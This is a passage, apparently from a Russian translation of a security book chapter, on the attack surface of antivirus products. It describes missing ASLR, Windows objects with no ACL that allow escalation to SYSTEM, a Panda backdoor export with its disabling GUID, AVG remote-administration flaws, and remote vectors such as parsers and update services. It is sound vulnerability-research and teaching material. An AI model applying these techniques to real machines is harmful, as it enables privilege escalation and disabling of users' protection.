В Windows состояние ASLR и DEP для целевой программы или модуля можно проверить с помощью Process Explorer, файла `procexp.exe` из комплекта Sysinternals.

На рисунке 10.1 видно, что служба безопасности Bitdefender, выполняющая постоянный анализ, принудительно включает DEP для процесса - это показано в восьмом столбце панели процессов. Однако ни основная программа `vsserv.exe`, ни большинство библиотек не используют ASLR, что видно в пятом столбце нижней панели. Поэтому автору средства эксплуатации очень легко взять фрагмент кода из этих библиотек или набор жестко заданных смещений, соответствующих нужному шаблону, и построить надежную атаку.

Даже если для процесса или библиотеки ASLR отключена, нельзя безоговорочно считать адрес загрузки равным тому, который один раз показал Process Explorer или другая программа. Адреса библиотек с ASLR могут конфликтовать с базовыми адресами библиотек, выбранных для эксплуатации, и тогда Windows переместит последние. Даже в Bitdefender, где большинство собственных библиотек не поддерживает ASLR, системные библиотеки могут пересекаться с их базовыми адресами и тем самым создавать подобие случайного размещения.

Чтобы найти библиотеки без конфликтов, следует несколько раз перезагрузить компьютер, каждый раз записать их адреса и убедиться, что базовые адреса остаются постоянными. Для службы Bitdefender это не требуется: основная программа `vsserv.exe` тоже не использует ASLR, а исполняемые файлы загружаются раньше библиотек. Ошибка разработчиков Bitdefender тем самым обеспечивает полностью надежный обход ASLR.




Рисунок 10.1. У основной программы и большинства библиотек службы безопасности Bitdefender не включена ASLR

Гораздо серьезнее и уже несомненно является уязвимостью ситуация, когда антивирус реализует эвристический механизм или так называемую упреждающую защиту процессов, внедряя во все исполняющиеся процессы динамическую библиотеку без ASLR. В результате отсутствие рандомизации у одной библиотеки действует почти так же, как системное отключение ASLR.

Так устроен, например, широко распространенный в Китае и Японии китайский антивирус Kingsoft Internet Security (KIS). Его межсетевой экран прикладного уровня внедряет несколько динамических библиотек во все пользовательские процессы. Поскольку эти библиотеки не используют ASLR, писать средства эксплуатации против пользователей KIS становится проще.

На рисунке 10.2 показано, что во все пользовательские процессы, включая браузер Firefox, внедрена библиотека защиты с постоянным адресом. Злоумышленник, не располагающий иным способом обхода ASLR, может применить внедренные антивирусом библиотеки для надежной эксплуатации уязвимости Firefox на компьютерах определенных пользователей KIS, например в Китае или Японии. К сожалению, этот недостаток встречается не только в данном китайском продукте, но и в нескольких других антивирусах. Некоторые из них кратко рассматриваются в разделе «Программы, усиливающие безопасность».

Рисунок 10.2. Три библиотеки без `ASLR`*, внедренные в адресное пространство Firefox*

Эксплуатация неправильных прав на объекты Windows

Большинство локальных атак на антивирусы в Windows использует неверные разрешения, списки управления доступом и другие объекты Windows, которым можно назначить такой список.

Права и установленные списки управления доступом проверяются программой WinObj, файлом `winobj.exe` из комплекта Sysinternals. Чтобы увидеть права всех объектов, программу необходимо запустить от имени администратора. Затем в каталоге `\BaseNamedObjects` можно просмотреть все виды объектов и назначенные им разрешения. Например, при исследовании Kingsoft Antivirus следует искать объекты Windows с именами, начинающимися с буквы `k`.

На рисунке 10.3 показан один из таких объектов - событие `kws_down_files_scan_некоторый_идентификатор`. Двойной щелчок по объекту ядра открывает окно с двумя вкладками. На вкладке сведений отображается общая информация об объекте Windows, включая число ссылок и открытых дескрипторов. На вкладке безопасности показаны его конкретные права.

WinObj предупреждает, что событию не назначены разрешения, поэтому любой пользователь может получить контроль над этим объектом Windows. Точный текст сообщения:

> Этому объекту не назначены разрешения.
>
> Предупреждение: это создает возможную угрозу безопасности, поскольку любой пользователь с доступом к объекту может стать его владельцем. Владельцу объекта следует как можно скорее назначить разрешения.

Как и в примере с `ASLR` и `DEP`, отсутствие назначенных объекту Windows разрешений еще не обязательно означает уязвимость антивируса. Однако вероятность того, что объект создаст проблемы продукту или одному из его компонентов, велика. Например, программа может получить контроль над объектом и отозвать доступ к нему у всех пользователей. Тогда ни один другой процесс не сможет открыть событие и по этому каналу не поступит ни одного уведомления.

Другой вариант - непрерывно переводить событие в сигнальное состояние. Это способно вызвать отказ в обслуживании антивируса, потому что сигнал будет поступать, хотя соответствующего события в действительности не произошло. Можно также постоянно сбрасывать состояние события: тогда ожидающие его процессы не получат ни одного уведомления. Для этого необходимо успевать сбрасывать объект после подачи сигнала, но до того, как его примет наблюдатель.




Рисунок 10.3. У события `KIS` *нет списка управления доступом, и WinObj предупреждает, что объект может захватить любой пользователь*

События и мьютексы, пожалуй, наименее интересны при аудите приложения Windows. Другие объекты способны обеспечить простое повышение привилегий. Лучший пример - объект потока или процесса без списка управления доступом. Такая ошибка встречается относительно редко, но до 2014 года ей были подвержены разные антивирусы, включая Panda Global Protection.

Рассмотрим Panda Global Protection 2012. В отличие от предыдущего случая с Kingsoft Internet Security, здесь лучше пользоваться не WinObj, а Process Explorer из комплекта Sysinternals: он удобнее для исследования пользовательских потоков и процессов. После установки и запуска Panda Global Protection 2012 в Process Explorer можно найти интересующий процесс Panda - `SrvLoad.exe`, показанный на рисунке 10.4.

Process Explorer сообщает, что объект, в данном случае весь процесс, не имеет списка управления доступом. Поэтому любой локальный пользователь может получить контроль над приложением, которое, к слову, исполняется от имени локальной системы с наивысшим уровнем целостности, то есть как пользователь `SYSTEM`. Такая ошибка необычна: по умолчанию объект процесса или потока наследует права родительского объекта, а разработчику приходится явно вызывать функцию

`SetSecurityDescriptorDACL`, передавая ей пустой список управления доступом. Впрочем, программисты нередко делают это намеренно, чтобы их собственным процессам было проще открыть объект и взаимодействовать с ним. К сожалению, теми же и даже более широкими возможностями получает любой другой локальный пользователь. Например, локальное средство эксплуатации может открыть процесс и посредством `CreateRemoteThread` внедрить в него динамическую библиотеку, исполнить код в контексте `SrvLoad.exe` и повысить привилегии до локальной системы.




Рисунок 10.4. Процесс Panda `SrvLoad`*, работающий от имени* `SYSTEM` *с наивысшим уровнем целостности и без списка управления доступом. Автор сообщил об этой уязвимости, и в 2014 году ее исправили*

При поиске уязвимостей в антивирусах и вообще любых программах Windows необходимо следить и за объектами разделов. Такой объект представляет область памяти, которую могут совместно использовать несколько процессов. С его помощью процесс предоставляет другим процессам часть своего адресного пространства. Объект раздела также позволяет отобразить файл в память процесса. Если разделу назначены неправильные права или список управления доступом отсутствует, любой пользователь может прочитать его содержимое. Это способно раскрыть конфиденциальные сведения, например пароли. Кроме того, злоумышленник может записать в общий раздел искаженные данные и тем самым нарушить работу одного или нескольких процессов антивируса.


В редких случаях общий раздел содержит исполняемый код - фрагменты машинного кода, которые исполняются в одном процессе, но доступны для чтения или записи из других. При отсутствии списка управления доступом или неверных правах последствия могут быть разрушительными: любой пользователь запишет в общий раздел собственный исполняемый код, а процесс, скорее всего работающий от имени `SYSTEM`, исполнит выбранные злоумышленником инструкции. Хотя такая ошибка кажется редкой, ей подвержен целый ряд распространенных антивирусов.

Эксплуатация логических ошибок

Логические ошибки, также называемые ошибками прикладной логики, нарушают логику процесса. Простыми средствами аудита вроде Process Explorer или WinObj их не обнаружить. Потребуется фактически стандартный инструмент обратной разработки IDA: компонент целевого антивируса придется дизассемблировать и изучить его логику.

Например, процессы Panda Global Protection версий 2011-2013 защищала технология Panda's Shield. Она не позволяла или, по крайней мере, пыталась не позволять локальным процессам

завершать анализаторы и системные службы Panda либо внедрять в них оболочечный код. Однако разработчики по неизвестной причине встроили в технологию потайной механизм включения и отключения защиты. Библиотека `pavshld.dll` экспортирует набор функций: почти у всех понятные человеку имена, за исключением `PAVSHLD_001` и `PAVSHLD_002`, как показано на рисунке 10.5.



Name	Address	Ordinal
PAVSHLD_0001	3DA26300	1
PAVSHLD_0002	3DA263B0	2
PAVSHLD_AddExemptProcessByPath	3DA27590	3
PAVSHLD_Finalize	3DA277A0	4
PAVSHLD_GetInfo	3DA27FE0	5
PAVSHLD_Initialize	3DA260E0	6
PAVSHLD_Install	3DA2F300	7
PAVSHLD_IsInstalled	3DA25200	8
PAVSHLD_IsRegistered	3DA25320	9
PAVSHLD_RemoveExemptProcessByPath	3DA27660	10
PAVSHLD_SetExempted	3DA27BE0	11
PAVSHLD_SetNotificationCallback	3DA27150	12
PAVSHLD_Uninstall	3DA2D670	13
PAVSHLD_Upgrade	3DA2F660	14
PSFRP_AddProtection	3DA29960	15
PSFRP_RemoveProtection	3DA265C0	16
DllEntryPoint	3DA405CE	

Рисунок 10.5. Функции, экспортируемые библиотекой `pavshld.dll`

Если библиотека экспортирует в основном функции с понятными именами, несколько непонятных имен могут означать, что разработчики хотели скрыть назначение соответствующих функций. При открытии первой из них, `PAVSHLD_001`, в IDA появляется код, показанный на рисунке 10.6.

Из прокомментированного дизассемблированного кода видно, что щит Panda отключается, если вызвать библиотечную функцию и передать ей «секретный» универсальный уникальный идентификатор `ae217538-194a-4178-9a8f-2606b94d9f13`. После вызова с правильным идентификатором изменяется несколько доступных для записи разделов реестра, причем запись в них разрешена группе «Все». В результате антивирусный щит Panda отключается. Эту логическую ошибку можно было найти и другим способом - проверив права соответствующих разделов реестра Panda.




Рисунок 10.6. Секретный универсальный уникальный идентификатор позволяет отключить щит

Понимание удаленной поверхности атаки

Удаленная поверхность открыта злоумышленникам из соседней локальной сети (LAN) либо тем, кто может атаковать антивирус из внешней глобальной сети (WAN).

Чтобы определить компоненты целевого антивируса, доступные для удаленных атак, необходимо выяснить, какие из них обрабатывают внешние данные:

- синтаксические анализаторы различных форматов файлов;
- код обобщенного обнаружения и обезвреживания файлов;
- сетевые службы, панели и консоли администрирования;
- дополнения браузеров;
- межсетевые экраны, системы обнаружения вторжений и их анализаторы сетевых протоколов;
- службы обновления.

Антивирус пытается закрыть почти все возможные точки входа удаленной вредоносной атаки. Однако установка дополнительных средств защиты значительно увеличивает поверхность атаки. Сразу после установки антивируса на сервере или настольном компьютере появляются новые направления нападения. Например, драйвер фильтра сетевых пакетов, предназначенный для обнаружения вторжений, открывает новую поверхность через анализаторы сетевых протоколов.

Далее кратко рассматривается каждая из перечисленных удаленных поверхностей.

Синтаксические анализаторы файлов

Анализаторы файлов - одна из самых интересных областей исследования антивируса. По своему назначению продукт пытается проверять любой постоянный или временный файл, создаваемый либо открываемый на защищаемом компьютере. Поэтому антивирус сканирует каждый архив, загруженный браузером. Если пользователь посещает сайт с содержимым HTML, таблицами стилей и сценариями JavaScript, все полученные файлы автоматически проверяются на наличие вредоносного кода.

Автоматическая проверка данных браузера способна задействовать уязвимость в анализаторе шрифтов, таблиц стилей, JavaScript, OLE2 или другого формата. Такая ошибка позволяет удаленно атаковать компьютер, который, вероятно, находится за межсетевым экраном и недоступен непосредственно из Интернета. Входным направлением служит браузер, а целью - антивирусное программное обеспечение. Это наиболее распространенный практический сценарий удаленной атаки на антивирус.

В наши дни некоторые антивирусные компании, как и многие другие поставщики программ, регулярно проверяют безопасность исходного кода и применяют приемы безопасной разработки, чтобы снизить вероятность пригодных для эксплуатации ошибок форматов. Тем не менее аудит с большой вероятностью находит уязвимости в машинном коде антивируса, разбирающем сложные форматы: Microsoft OLE2, PDF, ELF, PE, Mach-O, ZIP, 7z, LZH, RAR, GZIP, BZIP2, LNK, Adobe Flash, MOV, AVI, ASF, CLASS, DEX и другие.

Во время проведенного автором в 2014 году аудита 19 антивирусных продуктов ошибки форматов обнаружились в 14 механизмах - чрезвычайно высокий показатель. По мнению автора, остальные механизмы не завершались аварийно даже после нескольких месяцев фаззинга по одной из двух причин: либо анализаторы запускались в эмуляторе или виртуальной машине, либо были написаны не на языке, компилируемом в машинный код, а на интерпретируемом языке или для управляемой среды. Подобные подходы применяют, например, Symantec, Microsoft и Norton.

Код обобщенного обнаружения и обезвреживания файлов

Код обобщенного обнаружения и обезвреживания работает с потенциально вредоносными данными, которые злоумышленник мог создать намеренно. Если процедура обобщенного обнаружения сложнее простого сопоставления с шаблоном, она обрабатывает предоставленные пользователем входные данные. Например, прочитанное из файла целочисленное поле может трактоваться как размер. Затем это значение участвует в выделении памяти или копировании при распаковке, расшифровании либо одновременной распаковке и расшифровании части программы.

Представим файловый вирус, который заражает исполняемый файл PE и шифрует исходный раздел кода. При проверке такого файла код обобщенного обнаружения должен собрать признаки заражения, прежде чем объявить файл инфицированным. Ему требуется найти исходную точку входа (OEP), место хранения ключа расшифрования и расположение вируса внутри файла PE. Затем код обезвреживания использует собранные сведения, чтобы удалить заражение и восстановить исходное состояние файла.

Прочитанные из зараженного файла сведения могут включать контролируемые злоумышленником размер, смещение и другие поля. Если процедура обезвреживания без проверки доверяет этим данным, поле размера может попасть в операцию вроде memcpy и вызвать переполнение буфера. При использовании в целочисленной арифметике оно способно привести к переполнению, выходу за нижнюю границу или усечению. Так в коде обезвреживания непреднамеренно появляются уязвимости.

Столь же опасен код обобщенного обнаружения и обезвреживания обфусцированных или сжатых вирусов, в том числе скрывающих точку входа (EPO): ему приходится разбирать новые форматы и недоверенные данные, поэтому риск сопоставим с анализаторами PDF или OLE2.

Сетевые службы, панели и консоли администрирования

Эксплуатации подвержены как консоли администрирования, так и их клиентская сторона - антивирусные агенты, подключающиеся к ним. Если консоли и службы, обрабатывающие сообщения агентов на клиентских настольных компьютерах, недостаточно строго проверяют входные данные, возникают уязвимости. Например, серверный компонент популярного антивируса AVG имел несколько крайне серьезных недостатков; к моменту написания книги один из них исправили, а большинство оставалось:

• **Отсутствие проверки подлинности.** Вход в консоль администрирования AVG проверялся на стороне клиента. Поэтому любой пользователь с сетевым доступом к машине мог войти в консоль. С точки зрения безопасности клиентскую проверку трудно вообще считать настоящим входом.
• **Отсутствие проверки подлинности сторон.** Протокол связи не умел подтверждать личность участников. Злоумышленник мог выдать себя за конечный узел AVG или поддельный сервер администрирования.
• **Постоянные ключи шифрования и небезопасный режим.** Протокол применял шифр Blowfish, но симметричные ключи были жестко записаны в двоичных файлах клиентского и серверного компонентов. Любой пассивный наблюдатель мог расшифровать сообщения. Кроме того, использовался режим электронной кодовой книги (ECB), допускающий разные атаки на шифротекст, включая атаку с известным открытым текстом.
• **Удаленное исполнение кода.** Один из передаваемых клиентом серверу параметров, ClientLibraryName, содержал путь к динамической библиотеке, которую загружал сервер администрирования AVG. Если указать удаленный путь в формате универсального соглашения об именовании (UNC), сервер загружал библиотеку по сети и исполнял ее код в своем контексте с правами SYSTEM. Эту крайне серьезную ошибку было чрезвычайно легко эксплуатировать.

Полное уведомление SEC Consult Vulnerability Lab с подробностями доступно по адресу: <https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories_txt/20140508-0_AVG_Remote_Administration_Multiple_critical_vulnerabilities_v10.txt>.

Автор также рекомендует посмотреть приведенную там хронологию, одновременно забавную и печальную.

Межсетевые экраны, системы обнаружения вторжений и их анализаторы

Большинство современных антивирусов анализирует сетевой трафик и выявляет загружаемые вредоносные программы, а также характерные сетевые следы известных червей, файловых вирусов, троянских программ и других угроз. Системы предотвращения вторжений (IPS) позволяют обезвредить такие атаки непосредственно на настольном компьютере.

Эти системы исследуют весь получаемый машиной трафик, поэтому разработчикам антивируса приходится писать код разбора и декодирования сетевых протоколов. Анализатор протокола можно эксплуатировать точно так же, как анализатор формата файла. Насколько вероятно совершенно правильно разобрать, например, протокол HTTP? Он сложен, но создать свободную от ошибок реализацию, возможно, все же удастся. Однако какова вероятность не допустить ни одной уязвимости в коде обработки и разбора

протоколов ARP, IP, TCP, UDP, SNMP, SMTP, POP3, Oracle TNS, CIFS и многих других? Как и в случае с форматами файлов, наличие уязвимостей весьма вероятно.

Службы обновления

Службы обновления, как и процедуры обезвреживания, относятся к наименее исследованным областям обычных антивирусов. Тем не менее они остаются точкой входа удаленных атак. Представим, что служба загружает обновления с сервера HTTP без SSL или TLS, как поступает большинство антивирусных продуктов. Если при этом скачивается новый исполняемый файл, например программа или библиотека Windows в формате PE, злоумышленник может перехватить трафик и подменить обновление измененной вредоносной или полностью вымышленной версией.

По каналу обновления злоумышленник установит на машину вредоносную программу, которая исполнится в контексте антивируса. Такой код получит особое преимущество: права SYSTEM и защиту антивирусного щита, из-за чего обнаружить и удалить его будет крайне трудно.

На первый взгляд подобная уязвимость службы обновления кажется маловероятной, однако она присутствует в нескольких антивирусах. Ошибка такого рода в российском продукте Dr.Web рассматривается в последующих главах.

Дополнения браузеров

Многие антивирусы устанавливают дополнения для самых распространенных браузеров, чтобы проверять репутацию сайтов и адресов, а иногда и содержимое загруженных файлов. Эти компоненты работают в контексте браузера и потому доступны любому злоумышленнику из локальной или глобальной сети, если ему удастся заманить пользователя на подконтрольную страницу. Уязвимости дополнения можно эксплуатировать удаленно, даже когда настольный компьютер находится за межсетевым экраном.

Ошибки антивирусных дополнений особенно часто встречались во времена популярности ActiveX. Многие поставщики создавали уменьшенные версии своих механизмов, которые можно было встроить в веб-страницу как элемент ActiveX для отображения в Internet Explorer. Так пользователь без установленного антивируса мог опробовать продукт. Однако множество подобных компонентов было подвержено целому ряду атак, среди которых чаще всего встречались переполнения буфера и архитектурные недостатки.

